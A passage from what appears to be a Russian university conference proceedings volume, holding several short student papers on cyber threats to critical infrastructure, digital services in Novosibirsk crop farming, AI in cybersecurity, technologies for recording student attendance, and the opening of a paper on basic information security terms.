Современный мир стал зависеть от слаженной работы всех компонентов критической инфраструктуры. Нарушение ее функционирования может иметь разрушительные последствия, включая простой в поставках электроэнергии, парализацию транспортных систем, нарушение финансовых операций и угрозу здравоохранению общества. В связи с ростом киберугроз и технологическими изменениями, критическая инфраструктура становится все более уязвимой для кибератак [2].

Понимание этой проблемы и разработка эффективных мер по ее предотвращению имеют критическое значение для обеспечения стабильности и безопасности современного мира [1].

Типы критической инфраструктуры

Критическая инфраструктура охватывает разнообразные отрасли, каждая из которых играет ключевую роль в обеспечении нормального функционирования общества:

1) Энергетика. Энергетическая инфраструктура обеспечивает поставку электроэнергии и тепла для домов, предприятий и городов.

2) Транспорт. Включает в себя дороги, железные дороги, аэропорты, порты и общественный транспорт, обеспечивает перемещение людей.

3) Коммуникации. Включает в себя сети связи, интернет-инфраструктуру и телефонные сети.

4) Финансы. Финансовая инфраструктура поддерживает банковские и финансовые операции.

5) Здравоохранение. Включает в себя больницы, клиники, лаборатории и другие медицинские учреждения.

6) Государственное управление. Включает правительственные здания, военные объекты, полицейские участки, пограничные точки и стратегические запасы [3 – 5].

Это лишь некоторые области, где критическая инфраструктура имеет важное значение для нормального функционирования общества.

Современные угрозы критической инфраструктуре

Современная кибербезопасная среда представляет собой сложный и постоянно меняющийся ландшафт угроз. Среди основных угроз, с которыми сталкивается критическая инфраструктура, можно выделить следующие:

1) Хакерские атаки. Хакеры и киберпреступники могут внедриться в компьютерные системы и сети, чтобы получить доступ к конфиденциальным данным или нарушить работу систем управления.

2) Кибертерроризм. Группы, поддерживаемые террористами, могут использовать кибератаки для дестабилизации ситуации

3) Акции государственных акторов. Государства могут осуществлять кибератаки с целью шпионажа, саботажа или даже ведения кибервойны против других государств.

История насчитывает несколько известных случаев кибератак на критическую инфраструктуру. Такие инциденты подчеркивают уязвимость критической инфраструктуры перед киберугрозами [4].

Для достижения своих целей злоумышленники используют разнообразные методы атак. Среди наиболее распространенных методов можно выделить такие как, фишинг, вредоносные программы, денежные вымогательства.

Все эти методы атак могут быть успешными, если не предпринимать эффективные меры по обеспечению кибербезопасности [1, 2].

Для наглядности приведем некоторые из самых известных случаев кибератак в мире:

1) Атаки на DNC и хакерская кампания во время выборов в США (2016 г.). Группа хакеров, взломала серверы DNC и украла электронную почту, которая затем была опубликована в рамках попытки повлиять на выборы президента США.

2) Атаки на WannaCry (2017 г.). Вирус атаковал компьютеры и зашифровывал их данные, требуя выкуп для их восстановления.

3) Атаки на Equifax (2017 г.): Крупнейшая кредитная агентство Equifax стала жертвой кибератаки, в результате которой были похищены конфиденциальные данные около 143 миллионов человек [5].

Данный раздел подчеркивает, что киберугрозы критической инфраструктуре становятся всё более серьезными и многообразными. На практике это означает, что защита критической инфраструктуры от кибератак становится одной из важнейших задач для общества и государства [4].

Статистика киберпреступлений в России

Мировая статистика компьютерных атак демонстрирует тенденцию к росту. В прошлом году наряду с увеличением числа преступлений, возрастает и сложность самих несанкционированных проникновений. При этом неизменными остаются цели мошенников, которые чаще всего руководствуются политическими мотивами [3].

За первые полгода 2022 года произошла 261 тысяча успешных атак, что почти на треть (27,5 %) превысило показатели прошлого года. Чаще всего для реализации преступлений используется интернет, а в текущем году с целью проникновения применяются чаще по мобильной сети.

На рисунке 1 изображены данные исследований в России за 2022 г. о долях используемых киберугроз в сети Интернет.




Рисунок 1 – Данные исследования киберпреступности в России

Как сообщает Роскомнадзор, за 7 месяцев текущего 2023 года в интернет было выложено более 200 миллионов записей с личными данными граждан России. Масштаб проблемы действительно велик, ведь число украденных записей превышает численность населения нашей страны (146,4 миллиона человек). Причина тому – новые технологии и рост профессионализма хакеров [1].

Заключение

Было проанализировано значение критической инфраструктуры для общества и национальной безопасности. Были рассмотрены различные аспекты кибератак на критическую инфраструктуру. В работе обнаружено, что киберугрозы и технологические изменения делают критическую инфраструктуру уязвимой. Стоит подчеркнуть важ-

ность понимания и защиты критической инфраструктуры для обеспечения стабильности и безопасности в современном мире.

Работа подчеркивает необходимость разработки эффективных стратегий и технологий с целью минимизации рисков и обеспечения бесперебойного функционирования критической инфраструктуры для обеспечения национальной безопасности и стабильности общества в будущем.

Кибербезопасность остается актуальной и важной областью, требующей постоянного внимания и улучшения мер по защите информации и личных данных. Современные угрозы требуют согласованных усилий со стороны государства, предприятий и общества для обеспечения безопасности в цифровой эпохе.

СПИСОК ИСТОЧНИКОВ

1. Техническая защита информации: учебно-методическое пособие / В.Н. Алексеев, В.Н. Петраков, А.В. Лагутин. – Краснодар : ООО «Издательский дом – юг», 2017. – 70 с.
2. Мещеряков, Р. В. Комплексное обеспечение ИС АС / Р. В. Мещеряков; Томский государственный университет систем управления и радиоэлектроники. – Томск : В-Спектр, 2012. – 349 с.
3. Корнилов, А. А. Виды ответственности за кибератаки по законодательству РФ / А. А. Корнилов // Сборник научных трудов. – Тверь : Тверской государственный университет, 2022. – С. 149-152.
4. Соколов, А. В. Защита информации в распределенных корпоративных системах / А. В. Соколов, В. Ф. Шаньгин. – Москва : МК Пресс, 2002. – 656 с.
5. Обласов, А. А. Активная защита в кибербезопасности / А. А. Обласов, А. В. Жилин // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 229-232.

УДК 004.9: 631

Жлудова Татьяна Вячеславовна, студент, Новосибирский государственный аграрный университет

Zhludova Tatiana Vyacheslavovna, student, Novosibirsk State Agrarian University

Калягина Евгения Ивановна, кандидат экономических наук, Новосибирский государственный аграрный университет

Kalyagina Evgeniya Ivanovna, Candidate of Economic Sciences, Novosibirsk State Agrarian University

Шелковников Сергей Александрович, доктор экономических наук, Новосибирский государственный аграрный университет

Shelkovnikov Sergey Alexandrovich, Doctor of Economics, Novosibirsk State Agrarian University

ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ СЕРВИСОВ В НОВОСИБИРСКОЙ ОБЛАСТИ В РАСТЕНИЕВОДСТВЕ

THE USE OF DIGITAL SERVICES IN THE NOVOSIBIRSK REGION IN CROP PRODUCTION

Аннотация. В настоящее время сложно найти сферу, которую не коснулась цифровизация и автоматизация. Цифровизация агропредприятий позволяет им повысить эффективность производства, конкурентоспособность. Поэтому сельхозтоваропроизводители находятся в поисках цифровых решений, которые подойдут им. В статье рассмотрены

цифровые сервисы в области сельского хозяйства, активно используемые в Новосибирской области.

Abstract. Currently, it is difficult to find an area that has not been touched by digitalization and automation. Digitalization of agricultural enterprises allows them to increase production efficiency, competitiveness. Therefore, agricultural producers are in search of digital solutions that will suit them. The article considers programs in the field of agriculture, actively used in the New Siberian region.

Ключевые слова: цифровизация, ExactFarming, Геомир, История поля, сельское хозяйство, инновации, растениеводство.

Key words: digitalization, ExactFarming, Geomir, Field History, agriculture, innovation, crop production.

Введение

На современном этапе развития российской экономики на новый уровень инновационного развития выходят сельское хозяйство и агропромышленный комплекс. Так, с каждым годом число агропредприятий Новосибирской области, внедряющих цифровые технологии, увеличивается. К примеру, в 2022 году было зафиксировано 176 предприятий, которые занимаются цифровизацией отдельных элементов или ставят комплексные системы в своих хозяйствах. При этом интенсивное внедрение новых IT-технологий в отрасли становятся в последние годы приоритетными направлениями развития для государства [1].

Цифровизация и автоматизация отдельных процессов позволяет хозяйствам не только ускорять работу персонала, но и снижать себестоимость продукции, повышать качество производимых товаров, а значит, и повышать конкурентоспособность организации, ее эффективность [5]. Актуальность темы обусловлена тем, что успешное внедрение цифровых технологий приведет к повышению эффективности производства сельскохозяйственной продукции. И ввиду имеющегося опыта использования этих технологий в сельском хозяйстве, нами поставлена цель – представить ряд сервисов и технических средств, которые используются на территории Новосибирской области. Так как, представленный опыт использования цифровых технологий в агропромышленном секторе приведет к заинтересованности и осведомленности населения в части внедрения «цифры». При этом следует отметить, что работ, отражающих практический опыт использования цифровых технологий не так много.

Основная часть

Ежегодно государство выделяет из бюджета средства на развитие программ, которые будут упрощать работу персонала на агропредприятиях, а в случае нехватки специалистов, стараться заменять их. Заменить полностью грамотного специалиста не получится, но будет возможность компенсировать его отсутствие доступом к структурированной информации. Поддержку оказывает не только государство, но и региональные власти. В 2022 году в бюджет Новосибирской области было заложено 1,7 миллиарда рублей на инновационное и цифровое развитие сельского хозяйства [2]. С поддержкой начинают создавать и развивать цифровые решения в области сельского хозяйства. Но на данный момент уже существуют программы, которые агропредприятия Новосибирской области активно используют в своей деятельности. Среди таких программ выделяются «История поля» от АО «Геомир» и «ExactFarming» от ООО «Айтисфера».

В платформе «ExactFarming» присутствует прогноз погоды и его история, подробный справочник болезней и вредителей, планирование сезона и осмотры полей [4]. На платформе нет мониторинга сельскохозяйственной техники, но есть журнал севооборота. Журнал севооборота не только ведет историю возделываемых культур, но и помогает его составлять. На основе предшественника он показывает, какие культуры будут более плодородны, а какие вовсе не стоит рассматривать в этом году. Также на платформе есть возможность загружать снимки как со спутников, так и с беспилотных

летательных аппаратов. На основе снимков на платформе будут появляться рекомендации по внесению азотных удобрений. Еще одним преимуществом платформы является возможность опробовать ее бесплатно на участках менее 500 га, а для фермеров и малых предприятий, у которых нет агронома в хозяйстве или недостаточно средств на проведение анализа и внедрения каких-то комплексных систем, эта платформа поможет компенсировать недостаток специалиста и разобраться в причинах низкой урожайности. Данное решение можно рекомендовать и начинающему специалисту, всплывающие окна с подсказками помогут разобраться в работе сервиса.

Данный продукт активно используется в ряде сельскохозяйственных предприятий Новосибирской области. Например, в ООО «Медяковское», которое расположено в с. Медяково, Купинского района. Хозяйство занимает площадь около 16000 гектаров. Основным направлением деятельности предприятия является растениеводство. Используется продукт и в ООО КФХ «Русское Поле» с. Маршанское Каргатского района, общая площадь сельскохозяйственных угодий - 36000 гектар (в Каргатском, Доволенском и Убинском районах). В хозяйстве развито растениеводство, животноводство.

Не менее интересно облачное решение «История поля». Это система, которая позволяет дистанционно следить за сельскохозяйственными угодьями, их состоянием, а также планировать различные сельскохозяйственные операции, следить за техникой и многое другое [3]. Помимо этого, используются и системы управления технологическими процессами в области растениеводства. Данный тип оборудования (например, «Агронавигатор-Авторуль») производится в Новосибирске компанией «Аэросоюз», их разработки позволяют модернизировать имеющееся иностранное оборудование [1], а в 2023 году компания получила грант в размере 30 млн рублей на организацию производства универсального самоходного комплекса для сельскохозяйственных работ на базе линейки высококлиренсных колесных транспортных средств повышенной проходимости и устанавливаемых на них быстросъемных сельскохозяйственных агрегатов.

Заключение

Таким образом, программы, которые только создаются и те, что существуют на данный момент, могут сильно облегчить жизнь сельхозтоваропроизводителям, где-то упрощая процессы ведения отчетов, операций, где-то выстраивая правильные алгоритмы работы, а где-то составляя заключения на основе анализа предприятия. Но самым главным является оптимизация работы и ресурсов. Оптимизация приводит к грамотному использованию земель, при котором уменьшается уплотнение почвы, выброс вредных веществ (CO₂ при эксплуатации техники), чрезмерное использование химических средств. Данные аспекты помогают агропредприятиям упростить свою работу, уменьшить издержки, повысить урожайность, а значит, и увеличить прибыль.

СПИСОК ИСТОЧНИКОВ

1. Цифровые технологии, позволяющие вдвое повысить урожайность, используют уже 176 агропредприятий региона // Сайт Новосибирской области – . – URL: <https://mcx.nso.ru/news/5161> (дата обращения: 18.05.2023).
2. Голиченко, И. Ю. Дроны и цифровые технологии используют сельхозпредприятия Новосибирской области // Интернет-издание Искитимского района – . – URL: <https://iskitim-gazeta.ru/cifrovyte-tehnologii-prihodjat-v-selskoe-hozjajstvo-novosibirskoj-oblasti> (дата обращения: 18.05.2023).
3. АО «Геомир» : официальный сайт. – . – URL: <https://www.geomir.ru/catalog/programmy-dlya-selskogo-khozyaystva/istoriya-polya> (дата обращения: 19.05.2023).
4. ООО «Айтисфера»: официальный сайт. – . – URL: <https://exactfarming.com> (дата обращения: 19.05.2023).
5. Калягина, Е. И. Использование «Гис-технологий» в сельском хозяйстве / Е. И. Калягина, Д. С. Резенберг // Актуальные проблемы агропромышленного комплекса:

сборник трудов научно-практической конференции преподавателей, студентов, магистрантов и аспирантов, посвященный 80-летию Новосибирского ГАУ, Новосибирск, 07-11 ноября 2016 года / Новосибирский государственный аграрный университет. – Новосибирск : ИЦ «Золотой колос», 2016. – С. 125-127. – EDN XCATJL.

УДК 004.89

Забелин Матвей Максимович, студент, Комсомольский-на-Амуре государственный университет

Zabelin Matvey Maksimovich student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, и.о. заведующего кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Acting Head of the Department «Information security of automated systems», Komsomolsk-na-Amure State University

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ И КИБЕРБЕЗОПАСНОСТЬ

AI AND CYBERSECURITY

Аннотация. Работа посвящена искусственному интеллекту и кибербезопасности. В данной работе будет поднят вопрос о том, нужен ли искусственный интеллект в кибербезопасности. Помимо вопроса, важно понять, насколько актуальна тема искусственного интеллекта в кибербезопасности и каким образом искусственный интеллект помогает в обеспечении кибербезопасности информации.

Abstract. The work is devoted to artificial intelligence and cybersecurity. This paper will raise the question of whether artificial intelligence is needed in cybersecurity. In addition to the question, it is important to understand how relevant the topic of artificial intelligence is in cybersecurity and how artificial intelligence helps in ensuring cybersecurity of information.

Ключевые слова: искусственный интеллект, кибербезопасность, машинное обучение, киберугроза, кибератаки, защита информации.

Key words: artificial intelligence, cybersecurity, machine learning, cyber threat, cyber attacks, information protection.

Введение

В современном цифровом мире использование искусственного интеллекта (ИИ) становится неотъемлемой частью различных сфер деятельности, включая кибербезопасность. С ростом сложности киберугроз и угроз информационной безопасности возникает потребность в инновационных и эффективных подходах к обеспечению защиты данных и сетей. ИИ, с его способностью к обработке больших объемов данных и анализу сложных шаблонов, представляет собой мощный инструмент для противодействия угрозам кибербезопасности.

Развитие технологий ИИ привело к созданию автоматизированных систем, способных обнаруживать аномалии в поведении и обеспечивать более эффективное реагирование на киберугрозы. Алгоритмы машинного обучения позволяют ИИ учиться на основе предыдущих данных и предсказывать потенциальные угрозы, что существенно повышает эффективность и скорость реакции в сфере кибербезопасности.

Тем не менее, внедрение ИИ в области кибербезопасности также влечет за собой ряд сложностей и рисков. Возможность использования ИИ хакерами для создания более сложных и утонченных кибератак означает необходимость разработки более продвинутых систем защиты и постоянного мониторинга уязвимостей.

Цель данной работы заключается в том, чтобы определить нужен ли искусственный интеллект в кибербезопасности. Этот вопрос достаточно актуален в настоящее время, так как искусственный интеллект достаточно плотно вписался в жизнь общества.

Основная часть

Искусственный интеллект на сегодняшний день переопределил, как используются компьютеры. Благодаря машинному обучению программисты и разработчики больше не пишут правила, они создают для этого нейронную сеть, которая сама извлекает нужные правила в процессе обучения [1]. Искусственный интеллект используется практически повсюду. Кибербезопасность должна охватывать все процессы и соответственно, эти два понятия были обязаны встретиться.

Одним из первых ответов на вопрос, зачем системы искусственного интеллекта связывают с кибербезопасностью, заключается в слове «автоматизация». Для человека очень сложно самостоятельно постоянно противостоять хакерам и киберпреступникам, а с помощью искусственного интеллекта можно эффективно предотвращать атаки, обнаруживать их, проводить расследования, классифицировать и анализировать возможные и реальные угрозы, а также искусственный интеллект может обучаться на полученных ранее данных [6].

С появлением новых технологий и расширением возможностей искусственного интеллекта можно усовершенствовать кибербезопасность. На основе представленных тренировочных данных система вырабатывает некие обобщения, которые в дальнейшем используются при обработке реальных данных [2, 3]. ИИ может быть использован для обнаружения и предотвращения кибератак, анализа больших объемов данных, распознавания аномального поведения и многое другое. Он позволяет автоматизировать процессы обнаружения угроз и реагирования на них, что значительно повышает эффективность и скорость реакции на киберугрозы.

Помимо плюсов с улучшением искусственного интеллекта путём машинного обучения, появляются и новые проблемы, и сложности. Одной из возможных проблем становится возможность использования искусственного интеллекта в кибератаках [7].

Системы искусственного интеллекта демонстрируют впечатляющие способности по созданию ответов и решений, что на уровне кибербезопасности отражается в способности создавать неразличимые дипфейки, поэтому единственным реальным способом борьбы является сертификация данных [4].

В плане кибербезопасности самих систем искусственного интеллекта атаки пока доминируют над защитой. Одним из вариантов защиты самих систем искусственного интеллекта является то, что количество осуществимых атак гораздо меньше потенциально возможных [5].

Заключение

В настоящей статье были рассмотрены области кибербезопасности и искусственного интеллекта. Эти области включают в себя атаки с использованием искусственного интеллекта, защиту от атак с использованием искусственного интеллекта, защиту самих систем машинного обучения.

Необходимо отметить, что способности искусственного интеллекта позволяют добиваться лучших результатов, чем использование человеческого труда. Системы искусственного интеллекта демонстрируют впечатляющие способности с поиске и анализе возможных угроз.

На данный момент использование искусственного интеллекта в сфере кибербезопасности имеет как положительные, так и отрицательные последствия. ИИ может значительно улучшить обнаружение угроз и аномалий в сетях благодаря своей способности учиться на собственном опыте. Однако его использование также открывает новые возможности для хакеров, которые могут использовать ИИ для создания более изощренных и сложных кибератак.

СПИСОК ИСТОЧНИКОВ

1. Аветисян, А. И. Кибербезопасность в контексте искусственного интеллекта / А. И. Аветисян // Вестник Российской академии наук. – 2022. – Т. 92, № 12. – С. 1119-1123. – DOI 10.31857/S0869587322120039. – EDN RYZRRU.
2. Литвинова, В. Ю. Изменение кибербезопасности с возникновением искусственного интеллекта / В. Ю. Литвинова, Е. А. Ефанова, А. Ю. Демьяненко // Актуальные вопросы современных гуманитарных наук : материалы студенческой интерактивной научно-практической конференции, Таганрог, 01 ноября 2022 года – 30 2023 года. – Таганрог: ДиректСайнс, 2023. – С. 9-13. – EDN NTJVKX.
3. Кечеджиев, А. С. Искусственный интеллект в решении задач кибербезопасности / А. С. Кечеджиев, О. Л. Цветкова // Молодой исследователь Дона. – 2023. – № 2(41). – С. 23-27. – EDN SJAPAX.
4. Звягин, Л. С. Системы искусственного интеллекта и вопросы кибербезопасности / Л. С. Звягин // Мягкие измерения и вычисления. – 2023. – Т. 67, № 6. – С. 81-94. – DOI 10.36871/2618-9976.2023.06.008. – EDN QPYNXP.
5. Апатова, Н. В. Искусственный интеллект и кибербезопасность / Н. В. Апатова // Проблемы информационной безопасности : Труды VI Всероссийской с международным участием научно-практической конференции, Симферополь-Гурзуф, 13–15 февраля 2020 года. – Симферополь-Гурзуф : ИП Зуева Т.В., 2020. – С. 3. – EDN OHEDQD.
6. Владимирович, З. С. Вопросы кибербезопасности, основанной на искусственном интеллекте и методах машинного обучения / З. С. Владимирович // Мягкие измерения и вычисления. – 2023. – Т. 68, № 7-2. – С. 48-62. – DOI 10.36871/2618-9976.2023.07-2.006. – EDN WCUPKK.
7. Применение технологии перекрестного обучения искусственных интеллектов в кибербезопасности / А. В. Жильников, И. Р. Мардгалимов, А. А. Красильников, В. А. Осанов // Технологии информационного общества : Сборник трудов XVI Международной отраслевой научно-технической конференции, Москва, 02–03 марта 2022 года. – Москва : ООО «Издательский дом Медиа публишер», 2022. – С. 110-112. – EDN SZHAIR.

УДК 004.9

Зайцев Александр Владимирович, студент, Комсомольский-на-Амуре государственный университет

Zaitsev Alexander Vladimirovich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

АНАЛИЗ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ СОВРЕМЕННЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ДЛЯ РЕШЕНИЯ ЗАДАЧИ РЕГЕСТРАЦИИ ПОСЕЩАЕМОСТИ СТУДЕНТОВ

ANALYSIS OF THE EFFECTIVENESS OF USING MODERN INFORMATION TECHNOLOGIES TO SOLVE THE PROBLEM OF REGISTERING STUDENT ATTENDANCE

Аннотация. В данной работе были рассмотрены и проанализированы современные информационные технологии по регистрации посещаемости студентов с использованием веб-

технологий, QR-кодов, GPS, Bluetooth, RFID и Машинного зрения. Были определены их преимущества, недостатки и эффективность использования. Итогом проделанного анализа является нахождение наиболее перспективной технологии для решаемой задачи.

Abstract. In this work, modern information technologies for recording student attendance using web-technologies, QR codes, GPS, Bluetooth, RFID, and Machine vision were determined. The result of the analysis is finding the most promising technology for the problem being solved.

Ключевые слова: QR, Bluetooth, RFID, машинное зрение, веб-сайт.

Key words: QR, Bluetooth, RFID, Machine vision, website.

Введение

Одним из важных аспектов деятельности образовательного учреждения является регистрация посещаемости студентов. Так как он обеспечивает соответствие студентов минимальным требованиям для удовлетворительного прохождения дисциплины, помогает администрации следить за успеваемостью и вовлеченностью в учебный процесс студентов и находить вероятные причины проблем в процессе обучения.

Перекличка или отметка в бумажном журнале студентов занимают много учебного времени, что уменьшает полезно проведенное время. Чтобы решить данную проблему, а также ряд других, можно использовать такие современные информационные технологии, как QR-коды, GPS, Bluetooth, RFID, Машинное зрение и Электронное анкетирования. Их цифровой характер помогает незамедлительно реагировать на прогулы студентов. Каждая из представленных технологий имеет свои преимущества и недостатки, которые могут варьироваться от конкретных требований образовательного учреждения.

Целью данной работы является определение преимуществ, недостатков и эффективности использования рассматриваемых технологий, а также выбор из них наиболее перспективной в использовании образовательных учреждениях.

QR-коды

QR-коды являются типом матричных штриховых кодов, который может быть считан с помощью специального устройства, в роли которого может выступать смартфон. Данные коды генерируются для каждой аудитории и размещаются в них. Студент, находящийся в аудитории, в любой момент может отсканировать данный код своим смартфоном и отметить свое посещение в системе.

Преимуществами данного метода являются простота реализации и отсутствие необходимости специального оборудования, кроме смартфона. Недостатком данного метода является подверженность манипуляциям – возможность отметки отсутствующего студента [1].

Bluetooth-метки

Посредством технологии Bluetooth Low Energy, которая передает радиосигнал на ближайшие устройства, происходит фиксация посещения студентом занятия в системе, когда устройство студента с поддержкой данной технологии, в роли которого может играть Bluetooth-модуль смартфона, обнаруживает Bluetooth-метку, установленную в аудитории.

Преимуществами данного метода являются надежность, точность и простота реализации. Недостатком данного метода являются понижение надежности считывания устройства из-за помех, возмущаемых из-за большого скопления таких устройств в одном месте [2].

RFID-метки

RFID-метки с помощью радиосигналов распознаются считывающим устройством. Подразумевается, что студент проходит в аудиторию, у входа которой расположено считывающее устройство, которое считывает идентификатор и отмечает посещение студента в системе.

Преимуществами данного метода являются надежность и точность отслеживания студентов. Недостатками данного метода являются опасения по поводу конфиденциальности и высокие денежные вложения (оборудование всех аудиторий считывающими устройствами) [3].

Машинное зрение

Технология машинного зрения, именно распознавание лиц, предполагает, что студент просто заходит в аудиторию, которая оборудована видеокамерой, изображение с которой обрабатывается сервером с помощью алгоритмов компьютерного зрения. После чего отмечается посещение найденных на изображении студентов в системе [4, 5].

Преимуществами данного метода является полная автоматизация процесса (не требуется какое-либо вмешательство со стороны преподавателя и студента) и высокая точность. Недостатками данного метода являются высокие денежные вложения (оборудование всех аудиторий видеокамерами), сложность внедрения и чувствительность к освещению [3].

Электронные анкеты

Электронная анкета – вебсайт или мобильное приложение, с помощью которого студент сам отмечает свое присутствие, просто нажав на кнопку подтверждения или ответив на ряд вопросов или задачек. После завершения анкетирования технология сверяет ответы, если выбрана анкета с вопросами, и отмечает присутствие студента на занятии в системе.

Преимуществами данного метода являются простота реализации и отсутствие необходимости специального оборудования, кроме смартфона. Недостатком данного метода является подверженность манипуляциям – возможность отметки отсутствующих студентов [6].

Итоги

Составим сводную таблицу по всем преимуществам и недостаткам проанализированных технологий для выбора наиболее перспективной (таблица 1).

Таблица 1 – Сводная таблица

Методы	Преимущества	Недостатки
QR-код	Точность; Простота реализации; Дешевизна	Наличие смартфона; Подверженность манипуляциям
GPS-метки	Точность; Местоположение в реальном времени	Наличие спутникового покрытия; Наличие смартфона; Отсутствие конфиденциальности
Bluetooth-метки	Надежность и точность	Наличие смартфона; Подверженность помехам
RFID-метки	Надежность и точность	Денежные вложения; Наличие метки
Машинное зрение	Надежность и точность	Сложность реализации; Денежные вложения
Электронный опросник	Простота реализации; Дешевизна	Наличие смартфона; Подверженность манипуляциям

Заключение

В работе были разобраны основные преимущества и недостатки современных информационных технологий по регистрации посещаемости студентов. На основе приведенного анализа технологий, наиболее перспективной представляется направление с использованием QR-кодов по следующим критериям: достаточная точность определения, простота реализации, и внедрение технологии, отсутствие высоких денежных вложений. Для подтверждения этой гипотезы предполагается разработать электронный журнал с автоматизированной регистрацией посещаемости студентов с помощью QR-кодов.

СПИСОК ИСТОЧНИКОВ

1. Almasalha, F. A Students Attendance System Using QR Code / F. Almasalha, N. Hirzallah. – 2015. – Т. 5, вып. 3. – С. 75-79. – URL: <https://clck.ru/36RWjp> (дата обращения: 10.10.2023).

2. Puckdeevongs, A. Classroom Attendance Systems Based on Bluetooth Low Energy Indoor Positioning Technology for Smart Campus / A. Puckdeevongs, N. K. Tripathi. – 2020. – Т. 11, вып. 6. – С. 1-18. – URL: <https://clck.ru/36RkTB> (дата обращения: 11.10.2023).

3. Patel, U. A. Computer Science and Management Studies Development of a Student Attendance Management System Using RFID and Face Recognition: A Review / U. A. Patel, P. R. Swaminarayan. – 2014. – Т. 2, вып. 8. – С. 109-119. – URL: <https://clck.ru/36RX5i> (дата обращения: 12.10.2023).

4. Васильев, Г. В. «Определение жизни» с помощью машинного зрения / Г. В. Васильев, А. Ю. Лошманов // Молодежь и наука: Актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 06-10 апреля 2020 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – С. 235-238.

5. Столяров, В. Я. Универсальный программный комплекс подготовки изображений идентификаторов перед распознаванием / В. Я. Столяров // Ученые записки Комсомольского-на-Амуре государственного технического университета. Науки о природе и технике. – 2020. – № 5(45). – С. 78-86.

6. A Novel Approach Of Mobile Based Student Attendance Tracking System Using Android Application / K. Akhila, B. Prathyusha, M. Pavankumar, M. Amrutha. – 2013. – Т. 2, вып. 4. – С. 2139-2143. – URL: <https://clck.ru/36Rozh> (дата обращения: 12.10.2023).

УДК 004.056.6

Караванов Иван Владимирович, студент, Комсомольский-на-Амуре государственный университет

Karavanov Ivan Vladimirovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, и.о. заведующего кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Acting Head of the Department «Information security of automated systems», Komsomolsk-na-Amure State University

ОСНОВНЫЕ ПОНЯТИЯ СОВРЕМЕННОЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

BASIC CONCEPTS OF MODERN INFORMATION SECURITY

Аннотация. Данная статья посвящена основам информационной безопасности и ее терминам. Рассмотрены такие термины как: защита данных, безопасность данных, ИТ-безопасность. Так же, в статье уделено отдельное внимание категориям информационной безопасности. Авторы подчеркивают, насколько важно в наши дни обеспечивать безопасность информации. Они предлагают способы и шаги для защиты цифровой информации.

Abstract. This article is devoted to the basics of information security and its terms. Such terms as: data protection, data security, IT security are considered. Also, the article pays special attention to the categories of information security. The authors emphasize how important it is to ensure the security of information these days. They offer ways and steps to protect digital information.

Ключевые слова: информационные технологии, информационная безопасность, защита данных, конфиденциальность, личные данные.

Key words: information technology, information security, data protection, confidentiality, personal data.

Введение

С каждым днём, роль информационной безопасности становится все более значительной. Технологии и интернет развиваются с огромной скоростью, и, вместе с этим, усложняются угрозы конфиденциальности данных, они становятся более хитрыми и изощрёнными. Именно поэтому возрастает важность знания основных понятий информационной безопасности, как для крупных бизнесов, так и для типичных обывателей сети Интернет [1].

Целью данной работы является рассмотрение основных понятий информационной безопасности, и установление их роли в современной модели защиты данных от всех тех, кто хочет неправомерно ими завладеть. Из вышесказанного, можно сделать вывод о том, что данная тема актуальна как никогда. Ведь, угрозы конфиденциальности данных подразделяются на множество типов, и каждая из них нуждается в собственных методах устранения, и каждая требует очень глубокого понимания основных принципов и терминов информационной безопасности.

Благодаря актуальности данной темы, каждый год выпускаются десятки, или даже сотни различных трудов, таких как: книги, интернет-курсы, статьи и так далее. Но стремительные темпы развития сподвигают людей к постоянному освоению новых вершин в сфере защиты информации. В данной статье рассмотрим основы информационной безопасности и ее термины.

Основная часть

Информационные технологии (ИТ) – это общий термин. Это включает в себя любую технологию обработки информации. Однако в цифровую эпоху это обычно означает использование компьютеров для создания, обработки, хранения, запроса и обмена всеми возможными данными [2]. Таким образом, термин включает в себя не только их аппаратное и программное обеспечение, но и такие области, как сети (подключение устройств и систем, чтобы они могли общаться друг с другом) или базы данных как система электронного управления данными.

Из-за того, что сегодня к ИТ привязано так много жизненно важных процессов, практически все сферы современного общества зависят от развития ИТ. В свою очередь также увеличиваются зоны атаки или возрастает стимул для внешних преступников, которые используют это обстоятельство для себя, например, в атаках программ-вымогателей. Поэтому использование информационных технологий не обходится без одного основного критерия, критерия безопасности.

Разница между ИТ-безопасностью, безопасностью данных и защитой данных [3].

Сегодня в области ИТ существуют различные термины, имеющие отношение к данным, информационным системам или информации. И поэтому прежде всего, большое значение имеет точное разграничение или четкое определение терминов, так как их можно интерпретировать по-разному в зависимости от автора и контекста. Тем не менее, мы хотели бы предложить вам некоторую концепцию для ориентации со следующим разграничением:

Что подразумевается под защитой данных?

